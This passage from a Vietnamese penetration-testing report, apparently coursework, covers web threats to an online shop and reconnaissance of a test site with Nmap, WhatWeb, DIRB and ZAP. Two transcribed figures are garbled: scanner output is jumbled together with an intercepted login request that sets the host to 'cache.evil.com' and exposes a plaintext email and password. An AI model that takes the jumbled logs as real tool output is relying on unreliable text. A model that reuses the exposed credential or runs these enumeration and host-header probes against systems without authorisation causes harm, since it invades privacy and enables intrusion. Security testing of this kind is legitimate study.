Khái niệm: XSS xảy ra khi kẻ tấn công chèn mã JavaScript độc hại vào website, thực thi trên trình duyệt của người dùng.

Loại:

- **Stored XSS:** Mã độc lưu trên máy chủ (ví dụ: trong bình luận).
- **Reflected XSS:** Mã độc phản hồi từ yêu cầu của người dùng.

- **DOM-based XSS:** Thao túng DOM trên trình duyệt.

Giải pháp: Mã hóa đầu ra (output encoding), sử dụng Content Security Policy (CSP).

3.1.5. Insecure Direct Object References (IDOR)

Khái niệm: Lỗi hổng IDOR xảy ra khi người dùng có thể truy cập tài nguyên không được phép bằng cách thay đổi tham số trong yêu cầu (như ID).

Giải pháp: Kiểm tra quyền truy cập phía máy chủ, sử dụng mã định danh gián tiếp (UUID) thay vì ID tuần tự.

3.1.6. Security Misconfiguration

Khái niệm: Lỗi cấu hình bảo mật xảy ra khi hệ thống không được thiết lập an toàn, để lộ các thành phần không cần thiết hoặc sử dụng cấu hình mặc định.

Giải pháp: Tắt các tính năng không cần thiết, cập nhật phần mềm, kiểm tra cấu hình định kỳ.

3.1.7. Cross-Site Request Forgery (CSRF)

Khái niệm: CSRF lừa người dùng thực hiện hành động không mong muốn trên website mà họ đã đăng nhập, thông qua yêu cầu giả mạo.

Giải pháp: Sử dụng token CSRF duy nhất cho mỗi yêu cầu, kiểm tra nguồn gốc yêu cầu (Origin header).

3.1.8. Using Components with Known Vulnerabilities

Khái niệm: Sử dụng các thư viện, framework hoặc phần mềm có lỗ hổng đã được công khai mà không vá hoặc cập nhật.

Giải pháp: Theo dõi bản vá bảo mật, cập nhật phần mềm thường xuyên, sử dụng công cụ quét lỗ hổng (như Dependabot).

3.1.9. Insufficient Logging and Monitoring

Khái niệm: Thiếu ghi nhận (logging) và giám sát (monitoring) các hoạt động trên website, khiến các cuộc tấn công không được phát hiện kịp thời.

Giải pháp: Thiết lập hệ thống ghi log chi tiết, giám sát thời gian thực, cảnh báo bất thường.

3.1.10. Server-Side Request Forgery (SSRF)

Khái niệm: SSRF cho phép kẻ tấn công gửi yêu cầu từ máy chủ website đến các hệ thống nội bộ hoặc bên ngoài mà không được phép.

Giải pháp: Giới hạn URL mà máy chủ có thể truy cập, kiểm tra và lọc yêu cầu từ người dùng.

3.2. Các mối đe dọa đặc thù cho website mua sắm trực tuyến

3.2.1. Lừa đảo thanh toán

Khái niệm: Lừa đảo thanh toán xảy ra khi kẻ tấn công sử dụng thông tin thanh toán giả mạo (thẻ tín dụng đánh cắp, tài khoản ngân hàng không hợp lệ) hoặc thao túng quy trình thanh toán để trục lợi.

Giải pháp: Áp dụng xác thực giao dịch 3D Secure, kiểm tra địa chỉ IP và hành vi giao dịch bất thường, sử dụng hệ thống phát hiện gian lận (Fraud Detection System).

3.2.2. Đánh cắp thông tin khách hàng

Khái niệm: Đây là hành vi thu thập trái phép thông tin cá nhân của khách hàng (tên, địa chỉ, số điện thoại, thông tin thẻ tín dụng) từ cơ sở dữ liệu hoặc giao diện website.

Giải pháp: Mã hóa dữ liệu lưu trữ và truyền tải, triển khai Web Application Firewall (WAF), nâng cao nhận thức bảo mật cho khách hàng.

3.2.3. Tấn công vào giỏ hàng và hệ thống thanh toán

Khái niệm: Các cuộc tấn công nhằm vào tính năng giỏ hàng hoặc công thanh toán nhằm thay đổi giá trị đơn hàng, đánh cắp mã giảm giá, hoặc làm gián đoạn quy trình mua sắm.

Giải pháp: Kiểm tra tính toàn vẹn dữ liệu phía máy chủ, giới hạn số lần gửi yêu cầu (rate limiting), triển khai hệ thống chống DDoS.

3.2.4. Tấn công từ phía người dùng (Account Takeover)

Khái niệm: Account Takeover (ATO) là hành vi chiếm quyền kiểm soát tài khoản của khách hàng thông qua việc đoán mật khẩu, sử dụng thông tin đăng nhập bị rò rỉ, hoặc kỹ thuật phishing.

Giải pháp: Triển khai CAPTCHA, giới hạn số lần đăng nhập sai, khuyến khích sử dụng mật khẩu mạnh và xác thực đa yếu tố (MFA).

CHƯƠNG IV. PHƯƠNG PHÁP KIỂM THỬ XÂM NHẬP WEBSITE

4.1. Thu thập thông tin (Information Gathering)

4.1.1. Xác định mục tiêu và phạm vi

Xác định mục tiêu:

Kiểm thử xâm nhập tập trung vào các thành phần chính của website mua sắm trực tuyến, mục tiêu có thể bao gồm:

- **Ứng dụng web:** Form đăng nhập, gio hàng, đánh giá sản phẩm.
- **Hệ thống backend:** Máy chủ web, cơ sở dữ liệu, API giao dịch.
- **Thanh toán:** Cổng thanh toán (PayPal, Stripe).
- **Hạ tầng mạng:** Máy chủ, DNS, CDN.
- **Thành phần bên thứ ba:** Plugin, công cụ phân tích.

Xác định phạm vi:

Xác định giới hạn để tránh gián đoạn hoặc vi phạm pháp lý. Cần thống nhất với các bên liên quan về:

- **Giới hạn hệ thống:** Kiểm tra các thành phần cụ thể, loại trừ hệ thống bên thứ ba.
- **Thời gian:** Tránh giờ cao điểm.
- **Phương pháp:** Black Box, White Box, Gray Box.
- **Loại trừ:** Khu vực không được phép kiểm tra.

4.1.2. Sử dụng công cụ quét (Nmap, WHOIS, Shodan)

Sau khi xác định mục tiêu và phạm vi, người kiểm thử sử dụng các công cụ quét để thu thập thông tin chi tiết về hệ thống mục tiêu. Các công cụ này giúp phát hiện các điểm yếu tiềm ẩn, xác định cấu trúc mạng, và cung cấp dữ liệu nền tảng cho các giai đoạn kiểm thử tiếp theo. Dưới đây là cách sử dụng ba công cụ phổ biến - Nmap, WHOIS, và Shodan - trong việc kiểm thử xâm nhập website mua sắm trực tuyến:

- **Nmap (Network Mapper):**

Nmap là một công cụ quét mạng mạnh mẽ, được sử dụng để khám phá các thiết bị, dịch vụ, và cổng mở trên hệ thống mục tiêu.

- **Chức năng chính:**

- Quét cổng: Xác định các cổng đang mở (ví dụ: 80 cho HTTP, 443 cho HTTPS) trên máy chủ của website.
 - Phát hiện dịch vụ: Xác định các dịch vụ đang chạy (như Apache, Nginx) và phiên bản của chúng.
 - OS Fingerprinting: Dự đoán hệ điều hành của máy chủ (Windows, Linux) dựa trên đặc điểm mạng.

- **WHOIS:**

WHOIS là một giao thức tra cứu thông tin tên miền, cung cấp dữ liệu về chủ sở hữu, ngày đăng ký, và máy chủ định danh (DNS) của website.

- **Chức năng chính:**

- Tra cứu thông tin tên miền: Xác định tổ chức hoặc cá nhân sở hữu website, ngày hết hạn tên miền, và các máy chủ DNS liên quan.
 - Phát hiện tên miền phụ (subdomains): Tìm kiếm các tên miền phụ có thể liên quan đến website chính (ví dụ: api.example.com, admin.example.com).

- **Shodan:**

Shodan là một công cụ tìm kiếm các thiết bị kết nối Internet, được ví như "Google cho hacker", cho phép người kiểm thử khám phá các máy chủ, dịch vụ, và cổng mở trên toàn cầu.

- **Chức năng chính:**

- Tìm kiếm máy chủ: Xác định các máy chủ liên quan đến website dựa trên tên miền, địa chỉ IP, hoặc dịch vụ (HTTP, HTTPS).
 - Phát hiện lỗ hổng: Hiển thị các dịch vụ chạy trên máy chủ cùng phiên bản phần mềm, giúp nhận diện các lỗ hổng đã biết.
 - Lọc kết quả: Sử dụng bộ lọc như "hostname:example.com" hoặc "port:443" để tập trung vào mục tiêu cụ thể.

Kết hợp các công cụ:

- Trong thực tế, Nmap, WHOIS, và Shodan thường được sử dụng cùng nhau để tối ưu hóa giai đoạn thu thập thông tin. Ví dụ:
 - Sử dụng WHOIS để xác định tên miền và DNS của website mua sắm (example.com).
 - Dùng Shodan để tìm các máy chủ liên quan đến tên miền đó và kiểm tra các cổng mở.
 - Áp dụng Nmap để quét chi tiết từng máy chủ, xác định dịch vụ và phiên bản phần mềm.
- Kết quả từ các công cụ này sẽ cung cấp thông tin về địa chỉ IP, cổng, dịch vụ, tên miền phụ, và cấu trúc mạng, tạo nền tảng cho các bước quét lỗ hổng và khai thác sau này.

4.1.3. Phân tích cấu trúc website

Phân tích cấu trúc website là một bước quan trọng trong giai đoạn thu thập thông tin, nhằm hiểu rõ cách website được tổ chức, các thành phần chính của nó, và các điểm tiếp cận tiềm năng mà tin tặc có thể khai thác. Đối với website mua sắm trực tuyến, việc phân tích cấu trúc không chỉ giúp xác định các trang, thư mục, và tệp quan trọng mà còn hỗ trợ người kiểm thử phát hiện các khu vực nhạy cảm (như trang quản trị, API thanh toán) hoặc các lỗi cấu hình có thể bị lợi dụng. Hai nguồn thông tin chính thường được sử dụng trong quá trình này là **Sitemap.xml** và **Robots.txt**.


- **Sitemap (Sơ đồ website):**

Sitemap là một tệp (thường ở định dạng XML) được thiết kế để cung cấp thông tin về cấu trúc của website cho các công cụ tìm kiếm như Google. Tuy nhiên, trong kiểm thử xâm nhập, Sitemap cũng là một nguồn dữ liệu quý giá để người kiểm thử hiểu rõ các trang và đường dẫn (URL) có trên website.

- **Robots.txt:**

Tệp robots.txt là một tệp văn bản nằm trong thư mục gốc của website (ví dụ: www.example.com/robots.txt), được sử dụng để hướng dẫn các công cụ tìm kiếm (web crawlers) về những trang hoặc thư mục nào nên hoặc không nên thu thập dữ liệu. Trong kiểm thử xâm nhập, tệp này thường tiết lộ các khu vực nhạy cảm mà quản trị viên không muốn công khai, từ đó trở thành mục tiêu tiềm năng để kiểm tra.

Cả hai đều hiển thị không tìm thấy trên trang web.



Hình 10. Kết quả tìm robot.txt và sitemap.xml

4.1.4. Fingerprint Web Server và Web Application Framework

Fingerprinting Web Server và Web Application Framework là quá trình xác định loại và phiên bản của máy chủ web cũng như framework ứng dụng web mà một trang web đang sử dụng. Việc này giúp đánh giá mức độ bảo mật và tìm ra các lỗ hổng có thể khai thác.

```
kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
$ nmap -sV pentestweb.kesug.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 23:40 EDT
Nmap scan report for pentestweb.kesug.com (185.27.134.149)
Host is up (0.56s latency).
Not shown: 686 filtered tcp ports (no-response), 91 filtered tcp ports (port-unreach), 220 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    OpenResty web app server
443/tcp   open  ssl/http OpenResty web app server
2049/tcp  open  rpcbind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.07 seconds
[(kali㉿kali)-~]
$
```

Hình 11. Kiểm tra web server

- **Web Server:** OpenResty (chạy trên cả HTTP và HTTPS)
- **Dịch vụ khác:** RPCBind (2049/tcp)

```

kali@kali: ~
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ sudo whatweb -v pentestweb.kesug.com
WhatWeb report for http://pentestweb.kesug.com 03-26 23:40 EDT
Status code: 200 OK (pentestweb.kesug.com (185.27.134.149))
Title: up: <None> (empty).
IP address: 185.27.134.149 ports (no-response), 91 filtered tcp ports (port-unreach), 220 closed tcp ports (port-reach), 1 open ssl/http OpenResty web app server
Country: : UNITED KINGDOM, GB
PORT STATE SERVICE VERSION
Summary o : HTTPServer[openresty], Script[text/javascript]
843/tcp open ssl/http OpenResty web app server
Detected Plugins: bind
[ HTTPServer ]
service HTTP server header string. This plugin also attempts to identify the operating system from the server header.

--(kali) String (~) : openresty (from server string)
--(kali) [ Script ]
[ Script ]
    This plugin detects instances of script HTML elements and returns the script language/type.

        String      : text/javascript

HTTP Headers:
    HTTP/1.1 200 OK
    Server: openresty
    Date: Thu, 27 Mar 2025 03:46:44 GMT
    Content-Type: text/html
    Content-Length: 831
    Connection: close
    Expires: Thu, 01 Jan 1970 00:00:01 GMT
    Cache-Control: no-cache

```

Hình 12. Kiểm tra thông số WebServer

- **HTTP Server Header:** openresty
- **Hỗ trợ JavaScript (text/javascript)**

Response	
Pretty	Raw
1 HTTP/1.1 200 OK	
2 Server: openresty	
3 Date: Thu, 27 Mar 2025 03:51:04 GMT	
4 Content-Type: text/html; charset=UTF-8	
5 Connection: keep-alive	
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT	
7 Cache-Control: no-store, no-cache, must-revalidate	
8 Pragma: no-cache	
9 Content-Length: 17947	
10	

Hình 13. Kiểm tra Reponse

- **Server:** openresty
- **Cache-Control:** no-store, no-cache, must-revalidate (có thể dùng PHP)
- **Expires:** Thu, 19 Nov 1981 08:52:00 GMT (cách PHP xử lý cache, gợi ý framework PHP)
- **Pragma:** no-cache

Tóm tắt:

- Máy chủ web chạy OpenResty (dựa trên Nginx + LuaJIT).
- Hệ thống có thể dựa trên PHP hoặc framework hỗ trợ OpenResty.
- Hỗ trợ xử lý script JavaScript trên phía client.

4.1.5. Review Webserver Metafiles và Webpage Content for Information Leakage

Review Webserver Metafiles and Webpage Content for Information Leakage (Xem xét các tệp metafile của máy chủ web và nội dung trang web để phát hiện rò rỉ thông tin) là một bước quan trọng nhằm xác định xem có thông tin nhạy cảm nào bị lộ ra ngoài một cách không mong muốn hay không.

Tiến hành quét các tệp ẩn và thư mục nhạy cảm nhằm xác định nguy cơ rò rỉ thông tin:

```
sudo dirb https://pentestweb.kesug.com/vutrudongho/  
/usr/share/wordlists/dirb/common.txt -w -r -z 200
```

```
(kali㉿kali)-[~] Pretty Raw Hex
$ sudo dirb https://pentestweb.kesug.com/vutrudongho/ /usr/share/wordlists/dirb/common.txt -w -r -z 200
 2  Host: cache.evil.com
 3  Content-Length: 52
 4  Cache-Control: max-age=0
 5  Accept-Language: en-US
 6  Upgrade-Insecure-Requests: 1
 7  Origin: http://pentestweb.kesug.com
 8  Content-Type: application/x-www-form-urlencoded
 9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
START_TIME: Mon Mar 31 05:20:57 2025
URL_BASE: https://pentestweb.kesug.com/vutrudongho/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
OPTION: Not Recursive
OPTION: Not Stopping on warning messages
SPEED_DELAY: 200 milliseconds
GENERATED WORDS: 4612  userName=phungngocbach%4Q@gmail.com&passWord=ngocbach

— Scanning URL: https://pentestweb.kesug.com/vutrudongho/ —
(!) WARNING: NOT_FOUND[] page not stable, unable to determine the correct URLs {200}.
  (Try using FineTuning: '-f')
+ https://pentestweb.kesug.com/vutrudongho/.bash_history (CODE:200|SIZE:857)
+ https://pentestweb.kesug.com/vutrudongho/.bashrc (CODE:200|SIZE:851)
+ https://pentestweb.kesug.com/vutrudongho/.cache (CODE:200|SIZE:850)
+ https://pentestweb.kesug.com/vutrudongho/.config (CODE:200|SIZE:851)
+ https://pentestweb.kesug.com/vutrudongho/.cvs (CODE:200|SIZE:848)
+ https://pentestweb.kesug.com/vutrudongho/.cvignore (CODE:200|SIZE:854)
+ https://pentestweb.kesug.com/vutrudongho/.forward (CODE:200|SIZE:852)
+ https://pentestweb.kesug.com/vutrudongho/.git/HEAD (CODE:200|SIZE:853)
+ https://pentestweb.kesug.com/vutrudongho/.history (CODE:200|SIZE:852)
+ https://pentestweb.kesug.com/vutrudongho/.hta (CODE:200|SIZE:848)

(!) FATAL: Too many errors connecting to host
  (Possible cause: RECV ERROR)

END_TIME: Mon Mar 31 05:21:07 2025
DOWNLOADED: 10 - FOUND: 10
```

Hình 14. Quét tệp ẩn và thư mục

Kết quả quét bằng công cụ DIRB đã phát hiện một số tệp quan trọng như:

- .bash_history, .bashrc, .history: Có thể chứa lệnh đã thực thi trên hệ thống, giúp kẻ tấn công khai thác thêm thông tin về môi trường server.
- .git/HEAD: Nếu thư mục .git tồn tại đầy đủ, có khả năng tải xuống mã nguồn của trang web thông qua kỹ thuật Git Dumping.
- .cache, .config: Chứa thông tin cấu hình, có thể tiết lộ cách ứng dụng hoạt động.
- .hta: Có khả năng là tệp .htaccess, điều khiển quyền truy cập thư mục.

4.1.6. Enumerate Applications và Application Admin Interfaces

Enumerate Applications (Liệt kê các ứng dụng) và Application Admin Interfaces (Liệt kê giao diện quản trị ứng dụng) là quá trình xác định tất cả các ứng dụng web đang chạy trên máy chủ của website và các giao diện quản trị liên quan.

Sử dụng công cụ DIRB để dò tìm các thư mục và tệp tin ẩn trên website pentestweb.kesug.com.

```
(kali㉿kali)-[~]
$ sudo dirb https://pentestweb.kesug.com/vutrudongho /usr/share/wordlists/dirb/big.txt -w

Request
Pretty Raw Hex
DIRB v2.22
By The Dark Raver
1 POST /vutrudongho/modules/login_processing.php HTTP/1.1
2 Host: cache.evil.com
3 Content-Length: 52
START_TIME: Mon Mar 31 05:30:04 2025 max-age=0
URL_BASE: https://pentestweb.kesug.com/vutrudongho/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Not Stopping on warning messages
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
GENERATED WORDS: 20458 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Scanning URL: https://pentestweb.kesug.com/vutrudongho/
(!) WARNING: NOT_FOUND[] page not stable, unable to determine the correct URLs {200}.
  (Try using FineTuning: '-f')
+ https://pentestweb.kesug.com/vutrudongho/! (CODE:200|SIZE:845)
+ https://pentestweb.kesug.com/vutrudongho/!_archives (CODE:200|SIZE:854)
+ https://pentestweb.kesug.com/vutrudongho/!_images (CODE:200|SIZE:852)
+ https://pentestweb.kesug.com/vutrudongho/!backup (CODE:200|SIZE:851)
+ https://pentestweb.kesug.com/vutrudongho/!images (CODE:200|SIZE:851)
+ https://pentestweb.kesug.com/vutrudongho/!res (CODE:200|SIZE:848)
+ https://pentestweb.kesug.com/vutrudongho/!textove_diskuse (CODE:200|SIZE:860)
+ https://pentestweb.kesug.com/vutrudongho/!ut (CODE:200|SIZE:847)
+ https://pentestweb.kesug.com/vutrudongho/.bash_history (CODE:200|SIZE:857)
+ https://pentestweb.kesug.com/vutrudongho/.bashrc (CODE:200|SIZE:851)
+ https://pentestweb.kesug.com/vutrudongho/.cvs (CODE:200|SIZE:848)
+ https://pentestweb.kesug.com/vutrudongho/.cvignore (CODE:200|SIZE:854)
+ https://pentestweb.kesug.com/vutrudongho/.forward (CODE:200|SIZE:852)
+ https://pentestweb.kesug.com/vutrudongho/.history (CODE:200|SIZE:852)

(!) FATAL: Too many errors connecting to host
  (Possible cause: RECV ERROR)

END_TIME: Mon Mar 31 05:30:14 2025
DOWNLOADED: 14 - FOUND: 14 < | > | Search 0 highlights
```

Hình 15. Dò tìm thư mục

Phát hiện

- Tìm thấy một số thư mục và tệp tin có thể liên quan đến ứng dụng web như !backup, !images, !res, .bash_history, .bashrc, .forward, .history.
- Các tệp .bash_history, .bashrc có thể chứa thông tin nhạy cảm về lệnh và cấu hình của hệ thống.
- Không phát hiện rõ ràng các trang quản trị như /admin, /login, /dashboard.

4.1.7. Identify Application Entry Points

Identify Application Entry Points (Xác định các điểm nhập liệu của ứng dụng) là quá trình nhận diện các vị trí trên website nơi dữ liệu người dùng được gửi đến hệ thống, chẳng hạn như form đăng nhập, tham số URL, hoặc API. Mục tiêu là xác định các điểm mà tin tặc có thể chèn dữ liệu độc hại để khai thác lỗ hổng như SQL Injection, XSS, hoặc CSRF.


4.1.8. Map Execution Paths Through Application

Map Execution Paths Through Application (Lập bản đồ luồng thực thi trong ứng dụng) là quá trình theo dõi cách dữ liệu di chuyển qua website, từ điểm nhập liệu đến các chức năng xử lý phía backend. Mục tiêu là hiểu rõ cách ứng dụng hoạt động và xác định các điểm có thể bị khai thác trong luồng xử lý.


The screenshot shows the ZAP interface during an automated scan. In the center, the 'Automated Scan' panel displays a form to enter the URL to attack (http://pentesttweb.kesug.com), options for spiders (Traditional and Ajax), and a progress bar indicating active scanning. Below this, the 'Messages' pane shows a table of captured requests with columns for ID, Req. Timestamp, Resp. Timestamp, Method, URL, Code, Reason, RTT, Size Resp. Header, and Size Resp. Body. The table lists numerous requests from March 30, 2025, at 2:59:31 AM, primarily GET requests to various URLs on the target site, with responses ranging from 200 OK to 403 Forbidden.

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
749	3/30/25, 2:59:31 AM	3/30/25, 2:59:32 AM	GET	http://pentesttweb.kesug.com/vutrudongho/assets/f...	301	Moved Permanently	245 ms	324 bytes	274 bytes
750	3/30/25, 2:59:31 AM	3/30/25, 2:59:31 AM	GET	http://pentesttweb.kesug.com/?i=case+rando...blob...	200	OK	247 ms	390 bytes	27,565 bytes
751	3/30/25, 2:59:32 AM	3/30/25, 2:59:32 AM	GET	http://pentesttweb.kesug.com/vutrudongho/assets/f...	301	Moved Permanently	245 ms	326 bytes	276 bytes
752	3/30/25, 2:59:32 AM	3/30/25, 2:59:32 AM	GET	http://pentesttweb.kesug.com/vutrudongho/assets/f...	301	Moved Permanently	268 ms	321 bytes	271 bytes
753	3/30/25, 2:59:32 AM	3/30/25, 2:59:32 AM	GET	http://pentesttweb.kesug.com/?i=case+rando...blob...	200	OK	247 ms	390 bytes	27,565 bytes
754	3/30/25, 2:59:32 AM	3/30/25, 2:59:33 AM	GET	http://pentesttweb.kesug.com/?i=case+rando...blob...	200	OK	245 ms	390 bytes	27,565 bytes
755	3/30/25, 2:59:33 AM	3/30/25, 2:59:33 AM	GET	http://pentesttweb.kesug.com/?i=case+rando...blob...	200	OK	249 ms	390 bytes	27,565 bytes
756	3/30/25, 2:59:33 AM	3/30/25, 2:59:34 AM	GET	http://pentesttweb.kesug.com/?i=meigihuhgtbtvxa...	200	OK	245 ms	390 bytes	27,565 bytes
757	3/30/25, 2:59:34 AM	3/30/25, 2:59:35 AM	GET	http://pentesttweb.kesug.com/vutrudongho/assets	403	Forbidden	1.14 s	152 bytes	150 bytes

Hình 16. ZAP Scanning



Hình 17. Cấu trúc trang web



Hình 18. Các lỗ hổng bảo mật

4.2. Quét lỗ hổng (Vulnerability Scanning)

